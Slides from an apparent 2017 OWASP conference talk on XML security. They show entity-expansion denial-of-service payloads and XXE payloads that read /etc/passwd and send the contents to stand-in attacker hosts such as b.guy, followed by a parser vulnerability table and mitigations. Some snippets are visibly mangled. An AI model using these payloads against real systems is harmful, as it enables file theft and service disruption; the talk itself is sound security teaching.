

XML: Still Considered Dangerous

Adam 'feabell' Bell – Security Consultant Event – OWASP Day 2017 Date – 20th April 2017



Company Overview

Company

- Lateral Security (IT) Services Limited (founded in 2008)
- Directors Nick von Dadelszen and Ratu Mason
- Offices Auckland, Wellington, Christchurch, Melbourne
- Staff 21 highly specialised security consultants

Services

- Security testing (design & architecture, penetration testing, configuration, code reviews, security devices & controls, mobile apps)
- Security advisory (Lifecycle compliance & audit ISO, PCI-DSS, NZISM, policy process development, threat modeling and risk assessment)
- Managed services & regular ongoing technical testing/assurance programs






<overview bullets=6>

- What is XML
- Known attacks
 - Parameter expansion
 - XXE
 - URL Invocation
- BY THEIR POWERS COMBINED
- Does this effect me?
- Can I Fix This?
- Wrapup/Q&A







<?xml version="1.0" encoding="UTF-8"?>

- Portable, simple & usable documents
- Human & machine readable
- Text-focused
- Nested/recursable
- Angle brackets all day, everyday





```
<RECIPE>
<TITLE>Chocolate Chip Brownie</TITLE>
<INGREDIENTS>
  <INGREDIENT>
     <NAME>Flour</NAME>
     <AMOUNT>1 cup</AMOUNT>
  </INGREDIENT>
  <TNGREDIENT>
     <NAME>Chocolate Chips</NAME>
     <AMOUNT>1 cup</AMOUNT>
  </INGREDIENT>
  <TNGREDIENT>
     <NAME>Butter</NAME>
     <AMOUNT>8 Tablespoons</AMOUNT>
  </INGREDIENT>
</INGREDIENTS>
<COOKINGTIME>45</COOKINGTIME>
<CALORIES>210</CALORIES>
</RECIPE>
```

Or "Element Substition"/"Entity Expansion"

```
<!DOCTYPE foo [
    <!ENTITY x "data" >
]>
<foo>&x;</foo>
```

- Recursive parameter expansion
 - i.e the "Billion Laugh" attack
- Resource exhaustion; memory/storage.

```
<!DOCTYPE foo [
    <!ENTITY x "data" >
        <!ENTITY y "&x;&x;&x; ">
        <!ENTITY z "&y;&y;&y; ">
        <!ENTITY z "&y;&y;&y;">
        </!e>
```

Amit Klein, 2002



```
<!DOCTYPE foo [
<!ENTITY x "data" >
<!ENTITY y "&x;&x;&x; ">
<!ENTITY z "&y;&y;&y; ">
1>
<foo>
Datadatadatadatadatadatadata
</foo>
```

Turn 200 bytes into ~3GB of data server
Amit Klein, 2002 side



Quadratic Blowup

```
<!DOCTYPE bar [
    <!ENTITY x "abcdefghijk...xxyyzz">
]>
<bar>&x; &x; &x; &x;... &x;</bar>
```



<known class="xxe">

- XML "external element" functionality
- Access elements from well-know URI's
 - file://
 - http://
 - smb://
 - ...etc
- And include them in the XML document



<known class="xxe" >

```
<!DOCTYPE baz [
    <!ENTITY q "http://badguy.com/big">
]>
<baz>&q;<baz>
```



<known class="xxe" >

```
<!DOCTYPE qux [
    <!ENTITY f "file:///etc/passwd">
]>
<qux>&f;<qux>
```



<demo id=1>



<known class="xxe" class= "url invocation" >

Serve XML remotely!

<!ENTITY data '%file;'>

```
<!DOCTYPE quu [
<!ENTITY dtd SYSTEM "http://bad.com/a.dtd">
%dtd;]>
<quu>&data;</quu>

a.dtd:
<!ENTITY % file SYSTEM "file:///etc/passwd">
```

<known class="xxe" class="url invocation" class="parameter expansion">

Protip! Use CDATA to escape files with bad characters:

a.dtd:

```
<!ENTITY % a "<![CDATA[">
<!ENTITY % file SYSTEM file:///etc/fstab>
<!ENTITY % z "]]>">
<!ENTITY data '%a;%file;%z;'>
```



<demo id=2>



But what if our victim doesn't respond?





<band status="out">

```
<!DOCTYPE crunge [
<!ENTITY file SYSTEM "file:///etc/passwd">
<!ENTITY data SYSTEM "http://b.guy/a?c=&file">
]>
<crunge>&data</crunge>
```



<band status="out">

```
<!DOCTYPE baz [
<!ELEMENT foo ANY >
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://b.guy/a.dtd" >
%dtd;
<foo>&send</foo>
```

<band status="out">

a.dtd:

```
<!ENTITY % all "<!ENTITY send SYSTEM
'http://b.guy/?c=%file;'>">
%all;
```



<demo id=3>

Am I Vulnerable?

- XML parser has to support all three classes of attack:
 - XXE
 - URL/Remote
 - Parameter Expansion

	Parser	DOS	XXE	Param	URL	
	Ruby/REXML	N	N	N	N	
	Ruby/Nokogiri	Υ	N	N	N	
	Python/Etree	Υ	N	N	N	
	Python/xml.sax	Υ	Υ	N	Υ	
	Python/pulldom	Υ	Υ	N	Υ	
	Python/lxml	Υ	Υ	N	N	
	Python/defusedxml.*	N	N	N	N	
	Python/minidom	Υ	N	N	N	
	.Net/XmlReader	N	N	N	N	
	.Net/XMLDocument	N	Υ	Υ	Υ	
	PHP/SimpleXML	Υ	N	N	N	
	PHP/DOMDocument	Υ	N	N	N	
	PHP/XMLReader	N	N	N	N	
	Perl/XML::Trig	Υ	Υ	N	N	
	Perl/XML::LibXml	Υ	Υ	Υ	Υ	
	Java/Xerces	Υ	Υ	Υ	Υ	
	Java/Crimson	Y	Υ	Υ	Υ	
	Java/Oracle	Υ	Υ	Υ	Υ	
	Java/Piccolo	Y	Υ	Υ	Υ	
					SECURIT	Y

How Do I Fix This?

- Don't rely on not displaying content to users
- Just because you can't see XML, doesn't mean there isn't a parser!
- Disable XXE, external DTD & Parameter expansion
- Prevent your host from instantiating outbound connections.



More Like This?

- https://github.com/feabell/xxe-demos
- twitter.com/feabell

careers@lateralsecurity.com



Questions and Contacts



Presentation Download www.lateralsecurity.com/presentations

Lateral Security (IT) Services Limited

Wellington

69 The Terrace (level 5, Gleneagles House) PO Box 8093, Wellington 6011, New Zealand

Phone: +64 4 4999 756

Email: <u>sas@lateralsecurity.com</u>

Auckland

53 High Street (level 1)

PO Box 7706, Auckland, New Zealand

Phone: +64 9 3770 700

Email: <u>sas@lateralsecurity.com</u>

Christchurch

36 Byron Street (level 1)

Sydenham 8023, Christchurch, New Zealand

Phone: +64 3 595 0387

Email: <u>sas@lateralsecurity.com</u>

